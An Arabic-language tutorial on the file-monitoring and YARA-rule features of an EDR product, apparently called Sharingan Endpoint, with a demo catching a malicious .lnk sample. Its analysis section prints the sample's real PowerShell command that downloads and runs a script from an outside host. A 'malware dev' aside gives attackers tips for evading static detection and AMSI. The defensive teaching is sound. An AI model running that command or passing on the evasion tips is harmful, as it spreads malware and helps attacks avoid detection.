File activity

بسم الله الرحمن الرحيم اليوم بشرح ان شاء الله عن خاصيه File activity اللي موجودة في Sharingan Endpoint

طبعا هنا عندنا 4 اشياء

list alerts	جا من ال files بيكون فيه اي alert
Add rule	بتقدر تكتب ال yara rule حقتك
list file activity	بيجيك كل الملفات او المجلدات الجديدة عندك في النظام
list rules	تقدر تشوف كل ال yara rules حقتك و تحذف اللي ما تبيه

Add yara rule

rule name

Detect powershell string in lnk files

```
rule powershell_in_lnk {

      strings:
      $command = "powershell"
      condition:
            uint16(0) == 0x004c and $command
}
```


Submit

```
rule powershell_in_lnk {

      strings:
            $command = "powershell"
      condition:
            uint16(0) == 0x004c and $command
}
```


هنا راح اضيف ال yara rule حقتي و فكرتها انها تشيك ملفات lnk اذا كانت تحتوي على powershell او لا طبعا ال rule مو احترافيه بس حاليا ما نهتم بطريقة كتابه الyara rule

Ad



Ad

بعد ما انضافت خلاص الحين نروح لل end point و نشوف وش عندنا هناك

```
[
{
      "id":"1",
      "hostname":"kira",
      "url":"https://localhost/",
      "token":"49ed7a3f-9831-4894-b4e6-3523e57c2393",
      "Watch_folders":[

      {"folder":"C:\\Users\\kira2\\Desktop\\logs2\\","create":true,"delete
":true,"rename":true,"change":true}
]
```


هنا عندي ال config اللي يحتوي معلومات عن ال endpoint عشان تتواصل مع ال EDR طبعا اللي يهمنا الحين Watch_folders في حالتنا هذي ما نبي نراقب كل ملفات الجهاز لأن بالغالب المالوير لما يحمله المستخدم بيتحمل في downloads او في Desktop او في اي مكان اخر مهم

Demo

الحين بعد ما خلصت و كتبت ال rule و شفت ال config و عدلته راح احمل مالوير و بشوف وش يصير

malware Sample

هذا المالوير راح يكون lnk و بيشغل powershell



بعد ما حملت الملف عطاني alert ان rule حقتي تطابقت مع هذا الملف طبعا مسار الملف مو واضح بس لو ضغطت على زر path راح يطلع معك و لو ضغطت على md5 بيطلع معك هاش الملف و ال EDR راح يحذف الملف بشكل تلقائي عندك زر download تقدر تحمل الملف الاصلي و تشوف هل فعلا هو مالوير او لا

action	file
create	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
change	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
change	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
create	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9\0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.lnk
change	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9\0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.lnk
delete	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9
delete	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
delete	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
change	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip
delete	0135c4f45de3e2187708033da3135210b03c9db4275dfa794dbcbff21b4f4df9.zip

و لو بحثت عن اسم الملف فيlist file activity بقدر اعرف متى تحمل و هل تم تعديله و متى انمسح و كل تعديل يصير عالملف تقدر تحمل الملف قبل و بعدة التعديل و لو اني محمل الملف من النت بيطلع لي صيغه معينه و بعدين يصير لها rename

file	actions	action	path
download.png.crdownload	more info	Rename	oldpath: C:\Users\kira2\Desktop\logs2\download.png.crdownload newpath:C:\Users\kira2\Desktop\logs2\download.png
download.png	more info	change	C:\Users\kira2\Desktop\logs2\download.png
download.png	more info	change	C:\Users\kira2\Desktop\logs2\download.png
download.png	more info	change	C:\Users\kira2\Desktop\logs2\download.png
download.png	more info	change	C:\Users\kira2\Desktop\logs2\download.png
download.png	more info	change	C:\Users\kira2\Desktop\logs2\download.png

مثل هذا الملف اللي حملته من النت جاني ك download.png.crdpwnload و هذا يعني ان الملف تحمل من google chrome

Side analysis malware

للي مهتم في المالوير هذا هو راح يرسل ريقويست لموقع و ياخذ الريسبونس و يشغله على انه powershell و لو دققت شوي بتلاحظ انه يستخدم powershell اصدار قديم عشان مافيه حمايات جديده مثل ال amsi

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1
Invoke-WebRequest 'http://billingservice.hopto.org/UY7G6S/s4Nt4.txt' -
UseBasicParsing | Select-Object -Expand Content | powershell
```

malware dev

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1
Invoke-WebRequest 'http://billingservice.hopto.org/UY7G6S/s4Nt4.txt' -
UseBasicParsing | Select-Object -Expand Content | powershell
```

فيه كم حاجه ممكن ما عجبتني في المالوير و هي ان الرابط plain text لو انه مخليه مقسم بيكون افضل لأن ممكن ياخذونه ك IOC و يكون اسهل انه ينكشف في ال static analysis
و بنفس الوقت الاصدار حق الpowershell اذا كان قديم ال enterprise env راح يطفونه لأن فيه مشاكل في الامان ف لو كنت تستهدف جهه معينه حاول لا تستعمل اصدار قديم خاصه ان حتى ال amsi التخطي حقه مو صعب بس لو المالوير يستهدف افراد بالغالب بيكون اي powershell قديم مفعل

ملاحظه:

ال yara rules هذي اعرف انها مو افضل من ال AV بس انها راح تعطيك تحكم اكبر بكثير زي مثلا تقدر تبلك اي ملف onenote او غيره من الملفات و حتى تقدر تبلك بعض الاشياء زي المثال اللي فوق ال AV ماراح يكشفه بسهوله بس لو سويا rule خاصه فيك تقدر تحذفه علطول باختصار وظيفتها يكون عندك تحكم اكبر بكثير